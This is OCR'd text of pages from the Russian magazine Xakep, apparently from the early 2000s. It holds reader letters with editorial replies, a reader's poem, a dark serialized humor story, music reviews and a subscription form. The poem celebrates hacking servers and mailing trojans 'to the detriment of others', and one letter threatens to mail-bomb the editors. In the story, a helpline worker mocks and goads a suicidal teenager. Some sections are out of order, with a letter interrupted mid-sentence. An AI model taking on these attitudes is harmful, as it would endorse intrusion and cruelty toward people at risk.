Перво-наперво хочу поблагодарить за постоянство и непроходящую любовь к чтению][. Спасибо тебе. Девушке обязательно передай от меня привет, когда будешь с ней общаться, сидя дома, а я передам от тебя привет Холоду, который никуда не пропадал, а даже наоборот - всплыл в качестве главреда подрывного журнала «Хулиган», следы которого теряются на http://www.xyligan.ru



Сам великий и могучий курский Chernomor [chernomorets@rambler.ru] порадовал старика своим (как изволил выразиться автор) «типа письмом».

Хеллоу][! Пишу вам, кул хацкеры, из города-героя Курска. Здесь ваш супер-пупер-мега-кульный журнал тоже лЮбят и читаЮт (некоторые не лЮбят, т.к. инетом делиться никому не хочется). Все в журнале хорошо - и статьи, и графика, и бумага (особенно бумага, т.к. на самокрутки, а также по назначениЮ не используется), но вот недавно решил я просмотреть предыдущие номера за 2001 год, а где смотреть?.. Конечно на сайте ксакеп.ру!!! Вот тут я и обломался. Не знаЮ, кто там у вас дизигном занимается, но пень он еще тот (без обид). Некоторые статьи просто невозможно читать :((((, и графикой все очень загружено, в смысле бэкграунд слишком пестрый.
А в остальном - так держать!!!...!!! Типа все. Пока.

Эх, опять нас ругают :). Придется выкручиваться... Вопрос со старыми номерами на сайте Ксакепа обмусоливался уже давно. Но к единому мнению пока даже читатели не пришли. Номер в PDF слишком много весит, в TXT нельзя скриншоты зарядить (без них бывает, что и не поймешь ничего), в HTML весь номер перелопачивать - это ж никаких рук не хватит. Но что-то мне подсказывает, что однажды этот вопрос решится, дизайнеры-вредители будут расстреляны, а народ получит старые номера][в удобочитаемом виде.



Добрый и очень наблюдательный ELF [elf_ak@mail.ru] предложил всем довольно необычный метод «облегчения» для самых маленьких и выдвинул массу тезисов, с которыми я просто не могу не ознакомить прогрессивную общественность. Знакомимся прямо сейчас:

Дароф, уважаемые!
1) Читаю ваш журнал уже 1,5 года. Не буду кричать, что надо выкинуть Данила и проч., но и не скажу, что все нравится, и что все надо оставить, например, треть журнала рекламы. Я, конечно, понимаю, что вам жить надо и все такое, но просто неприятно (если это слово пишется раздельно, я не виноват... это все бабушка: «она старенькая, над ней сжалятся»).
2) Еще хочу сказать, что раньше очень трудно было понять статьи, в которых приоритет некоторых понятий значился, как, дураку понятно, мы объяснять не будем. Поэтому предлагаю для облегчения (не в том смысле!) обучения создать либо, как ранее предлагалось, рубрику «Для самых маленьких». Причем вместо рубрики, которая будет вынесена вон, путем всеобщего голосования, но лучше за счет увеличения журнала. Либо создать «Мануал ламеру от][ацкеров», составленный на основе всех статей и написанный простым, ламерским языком.
3) Также мною была замечена тенденция][народа к действию, противоположному к «не любить», в отношении господина Вильяма Гейтса. Причем узнал я это не из письма Renat@nat.kz, а от многих людей за месяц и больше до выхода][акера(45). Сам я, конечно, практически ничего против M$ и B.G. не имею, но как-то это странно.
4) Ну, вот пока и все, буду отписывать по мере нарастания гнева. За орфографию, пунктуацию, критику и вольнодумство прошу меня не винить, это все она виновата (полагается сказать, пытаясь сковырнуть черную тварь, впившуюся в шею и руководящую мозгом). Можете не отправлять мою мессагу в трэш, т.к. задолбаетесь это делать (обзавелся я такой прогой Mail Bomber, которая сумеет заспамить вас этой мессагой по самые не][акай). Дазвиданья.

2-ой приз 2


Начинаем с первых замечаний: я искренне рад тому, что тебе не все в журнале нравится. Это значит, что у тебя есть собственное мнение, и ты готов его сформулировать и мотивированно отстаивать. Это гут. Касаемо бабушки и рекламы - тут без бутылки точно не разобраться, есть свои минусы и плюсы, но плюсов все же поболе будет, сообщу тебе по секрету. Дальше ты предлагаешь создать «Мануал ламеру от][ацкеров». Сюжет не нов, но до сих пор я не встречал более-менее подробного описания содержания такого мануала. Что лично ты хотел бы там видеть? Только будь конструктивен, не пиши «вообще», пиши «в частности». Еще раз напомню всем:][ДЕЛАЕТСЯ ДЛЯ ЧИТАТЕЛЕЙ, то есть для вас, и вы сами можете повлиять на содержание каждого номера. Но делайте это чисто конкретно, иначе наш ответ Чемберлена на предложение создать раздел, «составленный на основе всех статей и написанный простым, ламерским языком», будет постоянно звучать так - RTFM!!!



Для пущего балансу и вслед мыслям про рекламу еще одно письмецо. От Venom Stoun [venoms@mail.ru]

Добрый день, уважаемая редакция Х. Спасибо вам огромное за рубрику Тип-с. Из нее можно почерпнуть для себя много нового, интересного, а также полезного. Помимо этого ваш журнал вообще радует глаз. Взять хотя бы рекламу. В отличие от других журналов она у вас идет по теме и предоставляет необходимую, нужную информацию. А пишу я вам с таким вопросом. Как создать собственную письменную систему, такую как mail.ru, не беря в аренду необходимое кол-во тех же ящиков на mail.ru и не используя собственный

DEFENDER представляет самые-самые письма номера



Письмо это совсем и не дурацкое. И не письмо вовсе. Тогда почему оно тут? А потому что ребята постарались и позанимались самостоятельным ТВОРЧЕСТВОМ. Фигня, что рифма хромает и сочность красок отсутствует, зато все сделано самостоятельно и подход нестандартный. Вполне в хацкерском духе. Илье [x-prog@zmail.ru] крепко жмем руки всей редакцией и поздравляем с первой публикацией в самом сомнительном разделе е-мейла :)).

Илья [x-prog@zmail.ru]

РАЗМЫШЛЕНИЕ О РОЛИ ИНЕТА, ХАКЕРАХ И ЛАМЕРАХ

Это ж надо таким быть!
Инет иметь и ничего в нем не уметь.
Полным Ламером там быть.
Только почту проверять.
А надо музыку качать,
Надо видео смотреть,
А можно серверы ломать,
Базы данных раскрывать,
Троян на почту отправлять,
Над лучшим другом потрещать.
Ну, ладно, хакерства довольно,
Идем смотреть большое порно!
Опять влез в мысль Даня мне.
Эй, SINtez, где ты? На Луне?
Бери Horrific'а с собой,
Отправим Даню мы домой.
Читай везде, читай всегда
В журнале][раздел БОРДА.
Себе найдешь ты там друзей,
Таких же классных Юзверей.
На PC_ZONE ты загляни,
Там Centner пишет про #ard'ы
И про программы для компа.
Но самый РУЛЬНЫЙ это КОДИНГ!!!
На Delphi нас там учат шкодить.
Чуть-чуть не в рифму, но ведь правда,
Читать КСАКЕП очень приятно!!!
Но что-то сильно я отвлекся,
Давай на землю мы вернемся.
Ты знаешь, Хакером быть классно!
Повсюду видишь ты опасность.
И для тебя комп - член семьи.
Ты целый день сидишь за ним.
А ИНТЕРНЕТ родной твой дом.
Ты тоже днями сидишь в нем.
ВЕБ-сервер-то твой старший брат,
Сестрой прикинулся ВЕБ-сайт.
Со всей семьею Виртуальной
Ты не отходишь в мир реальный.
Сидишь в Инете день за днем.
Ушастый Ламер он пень-пнем,
Он попадает от тебя,
И жизнь его теперь твоя.
Ты лучший Хакер! Будь таким!
Юзай Инет в ущерб другим!!!

З.Ы. Если стих получился не самый отстойный, то, плз., ответьте нам (см. ниже). Заранее спасибо, что прочитали. Удачи вам и побольше читателей!!!

сервер (постоянный хост). Ответьте, пожалуйста, возможно ли такое вообще (оно и понятно, что можно) и порекомендуйте, пожалуйста, для этого софт. Заранее спасибо.)
P.S. Я хочу узнать, как создается почтовая система на предлагаемом хостинге, но сделать все ручками.

На вторую часть письма (про почтовую систему) я ответить не в состоянии. Не хватит мне для этого места, даже в целом журнале, без рекламы вовсе :). Вообще, ясное дело, такое возможно, но надо принять в расчет предполагаемое количество юзеров, правила доступа, сервак, ОС для него и кучу всяких там еще деталей для того, чтобы остановиться на каком-то конкретном софте. С такими вопросами прямая дорога в профильные программерские форумы, там же до кучи можно будет и страшилок послушать о злобных хацкерах, пачками валящих почтовые системы.

Вопрос от человека по имени Илья Никитин [n1@perm.ru] настолько же част, насколько и бесполезен. Поэтому отвечу на него подробно, чтобы все сразу поняли и одумались. Сначала оригинальный текст письма:

Здравствуйте! Не смог найти «Хакер» 09/02 с диском. Скажите, пожалуйста, есть ли возможность получить диск из этого номера по почте и во сколько это обойдется. Заранее Вам благодарен.
С уважением Илья Никитин.

Привет, Илья! Сообщаю тебе и всем, что нет у редакции возможности отправить тебе диск от девятого номера. Это не жлобство и не лень, просто старых][на редакционных полках бывает и днем с огнем не найти, раскупают журнальчик всякие безответственные читатели. Интересно, с какой целью? :) Но чтобы ты не падал духом, я расскажу тебе, как бы я поступил на твоем месте: допустим, приспичило мне найти этот самый диск. Ну, нет его в продаже, что делать? Иду на форум, зафигачиваю туда объявление со своими координатами и примерно таким текстом: «Недорого куплю, приму в дар в хорошие руки или воспользуюсь вашей добротой в плане изготовления копии так нужного мне компакта. О компенсации договоримся. Дата. Подпись.» Если что - скажи всем, что я разрешил :).

ХУМОР

Даниил Шеповалов (dan@real.xakep.ru, www.danya.ru)





Ун

"Противопехотные мины - это серьезная проблема, которая очень сильно меня волнует", - сказал Пол Маккартни.
Даня поперхнулся жевательной резинкой и повернул голову к телевизору:
"Понимаете, это невероятно важно! Миллионы мин в Африке так до сих пор и не обезврежили..." - продолжал старина Пол с нездоровым блеском в глазах. Однако тут же его сменила сексапильная блондинка: "Меня, - сказала блондинка, - крайне волнует проблема рака груди!".
Даня выключил телевизор, оделся и вышел на поверхность планеты.
Там его встретил мелкий дождик и большой рекламный щит с предвыборной пропагандой. На щите был изображен подозрительного вида тип, оскаливший в дружелюбной ухмылке все свои золотые зубы. Ниже было написано: "Григорий Махачушвилли. Кандидат в депутаты от округа номер...". Еще ниже шла надпись крупным шрифтом: "СПЕШИТЕ ДЕЛАТЬ ДОБРО!". Надпись резко контрастировала с физиономией подозрительного типа, который наверняка еще вчера продавал на рынке абрикосы, героин и противотанковые гранаты. "Клевый плакат! - подумал Даня, - Только я все равно бы лучше сделал... Нужно убрать мерзкого типа и вместо него нарисовать автомат Калашникова. Или нет - лучше добавить...".

Но мы так никогда и не узнаем, что же хотел добавить Даня, потому что в этот самый момент Гриша Рыбкин, учащийся 9-го класса 242-ой средней школы, выскочил из подъезда и ударил его по голове куском арматуры. А затем забрал часы, телефон и бумажник.

Психиатр, сухонький старичок с заметной лысиной, снял очки, тщательно протер их запотевшие стекла и обратился к Дане:
- Так, значит, вы не понимаете всю абсурдность ваших высказываний?

Дэ

Утренний Дождь со всех ног бежал к Учителю, неся в руках диковинный кустик с красивым корнем в форме сердца.
- Я нашел! Нашел его! - крикнул мальчик, подбегая к костру, на котором стоял кипящий котел с булькающей зеленой массой.
- Что ты там нашел? - спросил Даня, отложив в сторону пучок сушеных грибов.
- Тысячеглаз! Который цветет раз в десять лет.
- Дай-ка сюда... О-о, повезло тебе! Засуши его, затем разотри в ступке и добавь немного тройного папоротника. Через пару лет оценишь - девки будут с ума сходить от одной щепотки...
- Правда? - спросил мальчик, и глаза его загорелись.
- Ага. Только аккуратнее с папоротником - у меня в свое время из-за этой штуки две подруги откинулись. Переборщил я тогда немного, гремучая смесь получилась. Эх, хорошие были времена! Слушай, а у нас еда вообще осталась какая-нибудь?
- Нет! - сказал Утренний Дождь, - Мы же вчера лань доели...
- Плохо дело. Ладно, пошли со мной.
Они спустились с горы и вышли через узкую расщелину к равнине, посреди которой, у реки, были видны костры расположившегося здесь племени. Даня подвел мальчика к компании детей, которые стреляли из луков по мотылькам, вьющимся у одного из костров, а сам отправился в Белый Вигвам. Зайдя внутрь, он увидел десяток мужчин - сильных воинов, которые сидели кругом и по очереди курили трубку. Лучшее место у огня занимал вождь племени - Пятнистый Бизон.
- Вождь, - сказал Даня, когда взгляды воинов устремились на него.
- Я вчера общался с

NEXT

X-MUSIC

Музыка для хакера

Команда: не команда, а мега-крышесносный сборничек
Пластинка: Кафе-клуб «Китайский летчик Джао Да»
Релиз: «Китайский летчик Джао Да», 2000
Реальный хит: Паперный Там -»Пых-Пых-Пых»

Ты знаешь, что может означать словосочетание «грамотная телега»? Это когда люди гонят, но гонят очень приятно для головного мозга. Как раз тот самый случай. Диск полон изрядной стебности музыкального гона, и дополняет его не менее отвязный сайт, изобилующий эпизодами из жизни Джао Да, который с детства мечтал о небе. В 14 лет он сконструировал и построил из бамбука летательный аппарат. Спрыгнув с ветровой вышки, Джао Да пролетел на своем махокрыле 50 метров. Хороший мальчик, слушает хорошую музыку и курит хороший бамбук. Всем на него равняться :).

Музыка для крякера

Команда: Rammstein
Пластинка: Mutter
Релиз: Motor Music, 2001
Реальный хит: Mutter

Rammstein, надеюсь, тебе представлять не нужно? Немецкая команда, которая всеми своими «веселыми нотками» выпирает из общей массы, не забывая при этом попеть «жалистных» сиротских песен, столь популярных в России в последнее время. Ну, немецкого-то у нас уже лет шестьдесят как граждане не помнят, зато мелодии у Rammstein такие, что несчастные затюканные соседи готовы пойти и сдаться властям :). Помоги им в этом и... werf in die Luft die nasse Kette, und wunsch mir dass ich eine Mutter hatte...

Музыка для западлостроителя

Команда: ППК
Пластинка: Перезагрузка
Релиз: Uplifto Records, 2001
Реальный хит: Перезагрузка

Уже знакомая каждому прогрессивному тусовщику отечественная команда. Если ты не слышал ППК - ты вообще не слышал русского транса. Матерые музыкантища с новой пластинкой сходу загремели в Cool Cuts UK под номером 16, и что-то мне подсказывает, что это далеко не главная взятая ими высота... P.S. Если у тебя возникнет вопрос о том, что за знакомая мелодия звучит в треке «Перезагрузка», знай, что это никакой не музыкальный плагиат, а мелодия Яниса Лусенса (группа «ЗОДИАК» с альбома «ЗОДИАК» 1980 года). И не забудь посмотреть видеоклип, лежащий на этой пластинке.

Музыка для warezника

Команда: House-компиляция от Joeski & Onionz
Пластинка: NU-York Nite:life
Релиз: NRK, 2002
Реальный хит: ухх...



Это уже девятый по счету популярнейший хаус-микс из серии Nite:life, которые плодит один за одним бристольский house-лейбл NRK. Да будет тебе известно, что и предыдущие альбомчики пользовались у буржуинских покупателей особенным спросом. Чего это мы будем отставать? Все дружно выключаем попсу, забиваем на тяжеляк, давим на пимпу, вырубающую классику, и молча пересаживаемся на хаус. Правильно? Правильно - house в массы!

ХУМОР

Даниил Шеповалов (dan@real.xakep.ru, www.danya.ru)

богами, и те пожаловались на твое племя. Сказали, что уже очень давно не было жертвенной лани на вершине Зеленой Горы. О Великий Вождь, разве твои люди не боятся засухи? Боги сказали, что скоро нашлют ее, раз люди до того деградировали, что уже забыли о необходимости жертвы.
- А больше боги ничего не сказали? - спросил Вождь, насупившись.
- Сказали! О Великий Вождь, боги много говорили мне о тебе, ибо слава твоя гремит во всех семи мирах. "Почему, - спросили меня они, - почему люди этого невежественного племени не хотят почтить своего великого вождя? Почему они до сих пор не подарили ему сорок бобровых шкурок в знак уважения?". Вот что сказали мне боги!
Покрытое шрамами лицо Пятнистого Бизона расплылось в широкой улыбке:
- Ты бесконечно прав, о Мудрый Шаман, нельзя сердить богов! Вы слышали, воины?! Чтобы сегодня же женщины отнесли на вершину Зеленой Горы две, нет - лучше три лани! Я сказал! Хау!

Труа

Психиатр, сухонький старичок с заметной лысиной, снял очки, тщательно протер их запотевшие стекла и обратился к Дане:
- Так, значит, вы не понимаете всю абсурдность ваших высказываний?
- Чего?
- Ну вот вигвамы все эти, шаманы - на самом деле это всего лишь плод вашего воображения. Понимаете, голубчик? Вас ударили куском арматуры по голове, что вызвало серьезное сотрясение мозга и, как следствие, неотличимые от действительности визуальные и слуховые галлюцинации. Вы помните, кто вы такой на самом деле?
Даня ненадолго задумался:
- Ну конечно помню! Я - Жора Махачушвилли. И мне нужно срочно позвонить!
Он без разрешения снял трубку стоящего перед доктором телефона и, не набирая номера, произнес: "Махмуд! Да, дорогой! Ну конечно же меняем... Как всегда: двадцать цистерн нефти на сгущенку...".

Катр

Когда Даню выпустили из психиатрической лечебницы, осень была уже в самом разгаре. Хмурые прохожие брели по колено в токсичной грязи крупного мегаполиса, а с неба на них беспрестанно капал мерзкий кислотный дождик. Но Даню не угнетала эта тоскливая картина - он нашел себе очень веселую работу в службе психологической поддержки подростков. Каждый день ему на мобильный звонило несколько десятков тинейджеров, которым надоела их постылая жизнь. Вот и сейчас Даня шел по улице и, улыбаясь, слушал по телефону очередную душещипательную историю. Какой-то пэпс втирал, что через несколько секунд отправится в непилотируемый полет с крыши пятидесятиэтажного здания. Даня попытался его утешить:
- Гриша, хороший мой, не надо прыгать! Все же просто замечательно! Смотри: вот сейчас осень, слякоть. Потом зима наступит! Работы у тебя нет, девушка ушла, с экзаменами ты пролетаешь...

Но мы так никогда и не узнаем, что же хотел добавить Даня, потому что в этот самый момент Гриша Рыбкин, учащийся 9-го класса 242-ой средней школы, выскочил из подъезда и ударил его по голове куском арматуры.

Fatality

Даня быстро летел через изогнутый тоннель красного цвета к яркому, зовущему источнику света. Все его существо наполнялось бесконечным ликованием. Однако через мгновение буквально из ниоткуда взялись две огромные руки, которые схватили Даню за голову и грубо вытащили из теплого тоннеля в громадное и жутко холодное пространство. Еще через секунду кто-то невероятно больно ударил его по заднице. В Данин мозг закралось чудовищное подозрение, и он тут же закричал изо всех сил: "Верните меня назад, уроды! Вы ничего не понимаете: все это уже было! Козлы! Ненавижу! Что б вы все сдохли, твари похотливые!". Однако из его рта вырвался лишь пронзительный младенческий крик...
- Мальчик у вас родился! Поздравляю! - донесся откуда-то сверху радостный женский голос. - А кричит-то как звонко, прямо надрывается...



В ответ из трубки донесся лишь сдавленный крик. Затем связь прекратилась. Даня широко улыбнулся и старательно наклеил на свой телефон маленькую бумажную звездочку. Уже четвертую за сегодня. "Удачный день!" - довольно подумал он.
Через секунду Дане проломил голову упавший сверху мобильник. А еще через мгновение на уже мертвого психолога обрушилось тело Гриши Рыбкина, учащегося 9-го класса 242-ой средней школы.



ОТКРЫТА РЕДАКЦИОННАЯ ПОДПИСКА!

ТЕПЕРЬ ВЫ МОЖЕТЕ ОФОРМИТЬ РЕДАКЦИОННУЮ ПОДПИСКУ НА ЛЮБОЙ РОССИЙСКИЙ АДРЕС

ДЛЯ ЭТОГО НЕОБХОДИМО:

1. Заполнить подписной купон (или его ксерокопию)

2. Заполнить квитанцию (или ксерокопию). Стоимость подписки заполняется из расчета
Хакер - 80 рублей
и **Хакер+CD - 110 рублей** за 1 журнал. В стоимость подписки включена доставка заказной бандеролью.

3. Перечислить стоимость подписки через сбербанк.

4. Обязательно прислать в редакцию копию оплаченной квитанции с четко заполненным купоном
или по электронной почте subscribe_xa@gameland.ru
или по факсу 924-9694 (с пометкой "редакционная подписка").
или по адресу:
103031, Москва, Дмитровский переулок, д 4, строение 2, ООО "Гейм Лэнд" (с пометкой "Редакционная подписка").

Рекомендуем использовать электронную почту или факс.

БОНУС

При оформлении годовой подписки на 2003 год - 2 свежих номера в подарок!!!
При оформлении подписки на 1-е полугодие 2003 года - один журнала в подарок!!!

ВНИМАНИЕ!

Подписка производится с номера, выходящего через один календарный месяц после оплаты. Например, если вы производите оплату в Сентябре, то подписку можете оформить с ноября.
Подписка оформляется на любой срок.

СПРАВКИ
по электронной почте subscribe_xa@gameland.ru
или по тел. (095)292-3908, 292-5463

ПОДПИСНОЙ КУПОН (редакционная подписка)

Прошу оформить подписку на журнал "Хакер"

2003г. ☐ ☐ ☐ ☐ ☐ ☐ ☐ ☐ ☐ ☐ ☐ ☐
(месяцы)

(отметьте квадраты, соответствующие календарным месяцам выхода журнала, которые вы хотели бы получить)

Ф.И.О. ____________________

Город/село __________ ул. __________

Дом ______ корп. ______ кв.. ______ код ______ тел. ______

Сумма оплаты ____________________

Подпись __________ Дата __________ e-mail: __________

Копия платежного поручения прилагается.

Извещение

ИНН 7729410015 ООО"ГеймЛэнд"
ЗАО «Международный Московский Банк», г. Москва
р/с №40702810700010298407
к/с №30101810300000000545
БИК 044525545
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала "Хакер"	
за 200_г.	

Подпись плательщика

Кассир

ИНН 7729410015 ООО"ГеймЛэнд"
ЗАО «Международный Московский Банк», г. Москва
р/с №40702810700010298407
к/с №30101810300000000545
БИК 044525545
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала "Хакер"	
за 200_г.	

Подпись плательщика

Квитанция

Кассир


X-PUZZLE

Иван Скляров (Sklyarov@real.xakep.ru)

